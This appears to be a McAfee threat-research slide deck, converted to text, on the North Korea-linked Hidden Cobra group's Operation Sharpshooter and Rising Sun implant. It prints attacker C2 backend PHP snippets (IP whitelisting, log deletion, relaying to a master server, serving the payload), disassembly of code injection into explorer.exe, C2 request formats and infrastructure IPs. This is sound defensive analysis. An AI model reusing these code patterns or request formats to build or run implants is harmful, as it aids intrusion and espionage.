<img height=3D0 width=3D0 src=3D"http://link.gmgb4.net/x/0?u=3D82d54a9=
3-321a-49ec-b1e4-e5841216822d&amp;c=3D1461717">
```

--089e08e52be95b38a40559c6370c--

--089e08e52be95b38a70559c6370e

Content-Type: application/msword; name="Nevada.Pol.917.doc"

Content-Disposition: attachment; filename="Nevada.Pol.917.doc"

Content-Transfer-Encoding: base64




X-Attachment-Id: f_j7vus2jmo

--089e08e52be95b38a70559c6370e--

Insiders Look at Hidden Cobra Cyber Offensive Programs

Skilled at Impersonation

- Impersonating recruiters at US aerospace companies.
- Cyber actor did recon prior to constructing the email. Targets were very specific to the job advertisement.
- Spear phishing email did not contain malicious content. Redirected user to legitimate job site. The actor likely interacted with the subject followed by malicious code.
- Hidden within the email contained a click tracking link with code for a service called Gmass. The tracking link was present in a hidden image and “Click Here” link. Indicating these messages were sent via Gmass service and the actor tracked victims this way.






The path to Operation Sharpshooter

The Path to Operation Sharpshooter

The path leading to exposure of backend operations


- Op Sharpshooter was a global campaign that appeared in 2018
- New activity appeared in 2019 with additional targets in the Middle East
- A new implant known as Rising Sun was used against targets
- Through coordination with international law enforcement, McAfee ATR obtained a copy of the backend code
- This code provided valuable insight into the Rising Sun implant and how the backend worked
- ATR discovered linkage to other Hidden Cobra attributed campaigns
- With this insight we could effectively map back activity to 2017



The Path to Operation Sharpshooter

The path leading to exposure of backend operations

- Actor used compromised servers to host command and control code
- Chinese webshells were used to maintain persistence to the asset
- Actor connected via Express VPN service to manage the hacked assets



The screenshot shows a web-based file manager interface. At the top, there are navigation links: Logout, File Manager, MySQL Manager, MySQL Upload & Download, Execute Command, PHP Variable, Port Scan, Security Information, and Eval PHP Code. Below this, a status bar indicates 'File Manager - Current disk free 390.7 MB of 3.46 GB (51.03%)'. A red notification banner at the top right says 'Webshell Installed'. The main area shows a file list with columns for 'Filename', 'Last modified', and 'Size'. There are two files listed, both with redacted names and dates. Below the file list, there are checkboxes and a 'Delete selected' link. At the bottom, a footer reads 'Powered by Phpsky 2011. Copyright (C) 2004-2011 Security Angel Team [S4T] All Rights Reserved.'



The screenshot shows a server log with the text 'Server Log' overlaid in red. The log entries are as follows:

```
"GET /online/public/notice.php HTTP/1.1" 200 360 "-" "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like  
"POST /online/public/notice.php HTTP/1.1" 302 - "https://www. [REDACTED] /online/public/notice.php" "  
"POST /online/public/notice.php HTTP/1.1" 302 - "https://www. [REDACTED] /online/public/notice.php" "  
"GET /online/public/notice.php HTTP/1.1" 200 37705 "https://www. [REDACTED] /online/public/notice.php  
"GET /online/public/notice.php HTTP/1.1" 200 37705 "https://www. [REDACTED] /online/public/notice.php  
"POST /online/public/notice.php HTTP/1.1" 200 7216 "https://www. [REDACTED] /online/public/notice.php  
"POST /online/public/notice.php HTTP/1.1" 200 7216 "https://www. [REDACTED] /online/public/notice.php  
"POST /online/public/notice.php HTTP/1.1" 200 7390 "https://www. [REDACTED] /online/public/notice.php
```

The Path to Operation Sharpshooter

Using shared TLS certificates to track infrastructure

- Some malicious TLS certificates were identified and associated with C2 infrastructure
- Based on the TLS certificates we identified more C2s using the same certificate
- In these operations we often find shared TLS certificates use for C2 protocol, this enables hunting for more infrastructure

Shared TLS Certificates

89.249.67.29
M247 (9009) Leeds, England, United Kingdom
Windows 3389/rdp, 443/https, 80/http
IIS7 *.wikipedia.org
443.https.tls.certificate.parsed.fingerprint_sha256: 27694763ddfafa0d73264c63090935fb76fc5dada395779723391e31ce0d6e614
RDP REMOTE_DISPLAY


89.249.67.30
M247 (9009) Leeds, England, United Kingdom
Windows 3389/rdp, 443/https, 80/http
IIS7 *.wikipedia.org
443.https.tls.certificate.parsed.fingerprint_sha256: 27694763ddfafa0d73264c63090935fb76fc5dada395779723391e31ce0d6e614
RDP REMOTE_DISPLAY


222.239.90.215
SKB-AS SK Broadband Co Ltd (9318) Republic of Korea
Windows 443/https, 80/http
K.System ver.5 Genuine Updater *.wikipedia.org
443.https.tls.certificate.parsed.fingerprint_sha256: 27694763ddfafa0d73264c63090935fb76fc5dada395779723391e31ce0d6e614

The Path to Operation Sharpshooter

The path leading to exposure of backend operations

Prominent Threat Activity Time-Line






The Path to Operation Sharpshooter

Links to other Hidden Cobra espionage campaigns

The Path to Operation Sharpshooter

C2 backend component analysis

- Backend was based on Python code, other iterations were found written in ASP language
- Backend used a multi-layered approach to relay commands to a master server
- Backend was custom coding written by the adversary
- We can date the usage of this server to 2017
- ATR discovered additional C2s with more implants from previous campaigns that used the Sharpshooter backend framework



The Path to Operation Sharpshooter

Deep Dive into components

- **Free:** write infected end-point's IP to a log file called jquery2017.js
- **Query:** Write the data gathered from Rising Sun implant
- **Suggestion:** read the data from the name file and present it to intermediate C2
- **Result:** send the results of command execution to actual C2
- **Set:** obtain a new C2 IP address of the actual C2 (master)

Command handler and data acceptor (mainmenu.php)

```
<var1_enum=<random_number>&page=<request_type>&wr_id=<encoded_time_stamp>&session_id=<RC4+base64 encoded data>  
where var1_enum =  
{  
  "code="   
  "no="   
  "bo_table="   
  "boardID="   
  "pageKey="   
  "structureid="   
}  
request_type=  
{  
  "free" //indicates initial recon data - first connect to CnC  
  "query" // indicates request to fetch the command if from the CnC  
  "suggestion" // indicates request to fetch additional data from CnC  
  "result" // indicates data obtained from the command's execution on the endpoint by RisingSun  
  "set" // indicates command for the CnC to set the IP of the actual CnC server in its config file  
}
```

Obfuscation of Commands
(random names with no meaning)

Data Format

```
<var1_enum>=<random_number>&page=suggestion&wr_id=<encoded_time_stamp>&name=jquery2017<encoded_time_stamp>09.css
```

The Path to Operation Sharpshooter

Deep Dive into components

- There was additional functionality that was custom coded

```
function checkip()
{
    if(!empty($_SERVER['HTTP_CLIENT_IP']))
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    elseif(!empty($_SERVER['HTTP_X_FORWARDED_FOR']))
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    else
        $ip = $_SERVER['REMOTE_ADDR'];

    if(md5(substr($ip, 0, 8)) == "39e2eb3946c687c1b4be37ebc20ce5023" || md5(substr($ip, 0, 9)) == "99aceceeb937ad4bee31e81ad0787ac")
        return 1;
}

writelog();
//if(checkip() != 1)
// die();
```

Check IP against hashed IPs

```
function DeleteLogFiles()
{
    @unlink("style20170925".$_POST['wr_id']."256.css");
    @unlink("style20180109".$_POST['wr_id']."370.css");
    $index = 0;
    while(1)
    {
        $fileName = "jquery2017".$_POST['wr_id'].$index."09.css";
        if (@file_exists($fileName))
            @unlink($fileName);
        else
            break;
        $index ++;
    }
}
```

Delete Log Files Function

```
$ConFile = "ServerSetting.xml";

if(@file_exists($ConFile))
{
    $fp = @fopen($ConFile , "r");
    $config = @fread($fp , filesize($ConFile));
    @fclose($fp);
    $configary = @explode(':', $config);
    $ip = $configary[0];
    $port = $configary[1];
    $fp = @fsockopen($ip, $port, $errno, $errstr, 30);
```

Connection opened to the actual command and control server by the intermediate command and control server.

The Path to Operation Sharpshooter

The analysis of Mypng.png

- Designed to target Middle East aerospace companies
- First stage implant used by the actor to collect basic data and install further implants
- Retrieved by Framework.php hosted on the command and control server
- Capabilities
 - Gets HTTP user agent
 - Collects and sends file path with running processes
 - As a response to HTTP POST, Vendor.php sends apple.png (Rising Sunv2) to Mypng.png
 - Once the contents of apple.png file are downloaded from CNC, decrypts Rising Sunv2 into memory

```
alive=verify_session&page=<base64_encode_path_of_self>&session_data=<base64_encoded_process_filepaths>
```

Data format

```
lea rdx, [rsp+0EC8h+me] ; lpne
mov rcx, rbx ; hSnapshot
mov [rsp+0EC8h+me.dwszSize], 438h
call cs:Module32FirstV
test eax, eax
jz short loc_13F5A2324
lea r8, [rsp+0EC8h+me.szExePath] ; Src
lea rcx, [rsp+0EC8h+dst] ; Dst
mov edx, 400h ; SizeInWords
call wcsncpy_s

loc_13F5A2324:
mov rcx, rbx ; CODE XREF: inject_code_into_explorer_process+D8fj
call cs:CloseHandle ; hObject

loc_13F5A232D:
lea rdx, [rsp+0EC8h+dst] ; CODE XREF: inject_code_into_explorer_process+A3fj
lea rcx, Str1 ; "C:\\windows\\explorer.exe"
call _wcsicmp
test eax, eax
jz short loc_13F5A235D
lea rdx, [rsp+0EC8h+pe] ; lppe
mov rcx, rdi ; hSnapshot
call cs:Process32NextV
test eax, eax
jnz loc_13F5A22A0
```

Implant injecting into memory

The Path to Operation Sharpshooter

Tracking additional C2s – analyzing the HTTP request header

- Tracking additional C2s was possible by knowing the HTTP request format associated with command interpreter
- Command interpreter accepts a specific format, C2 backend provided insight
- We discovered additional C2s hosting ASP code instead of PHP
 - This indicates the backend was adapted into two code formats to be able to be run on any kind of platform
- In the request header 'Accept-Language' we identified North Korean language set

```
HTML Form URL Encoded: application/x-www-form-urlencoded
▶ Form item: "pageKey" = "10957"
▶ Form item: "page" = "free"
▶ Form item: "wr_id" = "783073"
▶ Form item: "session_id" = "b005AAJvr8aSrLiMTbtv5ncGGJ9jaQbdWlHajNqGscR4MDZMXSJ13si8y2DhIaVR5f
```

HTTP Request from Rising Sun implant 2018

This names are random, the difference is not significant



The HTTP request format is identical

```
HTML Form URL Encoded: application/x-www-form-urlencoded
▶ Form item: "boardID" = "1773"
▶ Form item: "page" = "free"
▶ Form item: "wr_id" = "351125"
▶ Form item: "session_id" = "910FAcTtA4frGPkpxdmgk53GHY0fMilWh7Yc8LJFqDLsEU0UzYaxPNFFxC30axHccZCq1r
```

HTTP Request from Op Sharpshooter

```
POST /webzine/bottom.asp HTTP/1.1\r\n
▶ Expert Info (Chat/Sequence): POST /webzine/bottom.asp HTTP/1.1\r\n
Request Method: POST
Request URI: /webzine/bottom.asp
Request Version: HTTP/1.1
Cache-Control: no-cache\r\n
```

ASP based command handler

```
Content-Type: application/x-www-form-urlencoded\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: ko-kp,ko-kr;q=0.8,ko;q=0.6,en-us;q=0.4,en;q=0.2\r\n
```

Accept-Language Setting in request header (ko-kp)

The Path to Operation Sharpshooter

Deep Dive into components

- Vendor PHP file is used to
 - Log remote IP and identifier to a log called jquery2018.js with timestamp
 - Whitelist checking of client IP against specific MD5s
 - Checks HTTP User Agent
 - Checks to see if the POST request contains the parameter alive=verify_session
 - Script will serve the file apple.png to the infected client

```
if(!strcmp($_POST['alive'], "verify_session") && file_exists("apple.png"))  
{  
    @readfile("apple.png");  
}
```

Vendor.php serving apple.png to downloader

The Path to Operation Sharpshooter


Evolution of the Rising Sun Implant

- Variations of Rising Sun can be traced back to as early as 2015
- Another indication that the backend framework has been used for years to support operations
- ATR can trace a lineage of samples originating in the public domain going back to 2017



Version
Similarities

The Evolution of Rising Sun Implant



Differences

	C2 Configuration Location Data	Communication Mechanisms	Deployment Techniques
V1.0	Hardcoded configuration data blobs in the implants itself.	HTTP POST requests with optional HTTP data in a specific format.	V1.0 Distributed via malicious document that inject shellcode into Word process.
V1.1	Uses a file on disk in the currently logged in user's profile folder to read the C2 configuration data from.	Different set of HTTP headers to transmit the data to its CnC	V1.1 Distribution techniques currently unknown .
V2.0	Embedded resources in the binary containing the RC4 encrypted CnC data.	Uses SSL to connect to its C2 IP addresses with hardcoded certificates.	V2.0 Distributed via downloader binaries .

The Path to Operation Sharpshooter

Actors using West African nations to launch attacks

- Log files recovered indicate actor used Namibian IP address space to test the Rising Sun implant

2018-12-10 13:15:36	186	666406
2018-12-10 17:41:34	48	666406
2018-12-10 18:57:03	118	666406
2018-12-10 21:33:37	192	666406
2018-12-10 21:48:48	192	666406
2018-12-10 22:04:02	192	666406
2018-12-10 22:19:10	192	666406
2018-12-10 22:34:20	192	666406
2018-12-10 23:34:45	3	666406
2018-12-11 00:35:08	176	666406
2018-12-11 10:54:03	187	112781
2018-12-11 16:03:41	129	192484


Log file from command and control



The Path to Operation Sharpshooter



2019 Activity – additional targeting in the Middle East

- Additional activity was observed in 2019 targeting an Israeli defense contractor
- Within the Accept-Language parameter in the email header, Korean language was present
- Attached file exploited CVE-2018-20250 involving a WinRAR vulnerability
- Masquerading as SysAid product documentation that actually contains a Rising Sun downloader



Message-Id: <A3BA145C65A574458D1CCFP7C300498358352529@AsInt-HQ-EX02.Domain.local>
Received: From ASInt-HQ-EX02.Domain.local ([fe80::80b6:3fc3:38c3:1f3d]) by ASInt-HQ-EX01.Domain.local ([fe80::644e:a6e2:2f63:a2d8s14]) with mapi id 14_03_0352.000; Thu, 7 Mar 2019 07:42:00 +0200
Thread-Topic: =?windows-1255?B?5Pn67vkg4eH3+eQg7Plj6+XfPN2U0PJRA==?
Thread-Index: AdUuQZiMBv9FtE23800/NX3A/AkCQ==
Accept-Language: he-IL, ko-RR, en-US
Content-Language: he-IL
X-MS-Exchange-Organization-SCL: -1
X-MS-Exchange-Organization-AuthSource: AsInt-HQ-EX01.Domain.local
X-MS-Exchange-Organization-AuthAs: Internal
X-MS-Exchange-Organization-AuthMechanism: 04
X-Originating-IP: [172.16.0.30]

Email Header



Key Takeaways

- Hidden Cobra is a resourceful group with numerous different implants. Implants and operations have improved over the years.
 - More intentional obfuscation of code to mask identifying any similarities. Samples now include heavy protection mechanisms making RE a difficult task
 - Usage of false flags and code from other APT groups, makes attribution much more difficult. We have to rely on much more information to make a conclusive link
 - Impersonation techniques have vastly improved, language skills associated with their victims is hard to discern that a foreign speaker is responsible
 - Macro usage in malicious documents have become commonplace
- Code sharing is a consistent pattern amongst this cyber actor and code from previous implants show up later in new attacks
 - We see the code factory cycle continuing throughout these campaigns
 - It is clear that a different group is responsible for the development of implants and not the operators behind some of the cyber attacks
- There is different groups inside Hidden Cobra targeting different sectors with different objectives
 - We have seen a shift from the classical targeting methods we observed in Operation Troy
 - Crypto Currency
 - Defense Targeting



McAfee, the McAfee logo and [insert <other relevant McAfee Names>] are trademarks or registered trademarks of McAfee, LLC or its subsidiaries in the U.S. and/or other countries. Other names and brands may be claimed as the property of others.
Copyright © 2017 McAfee, LLC.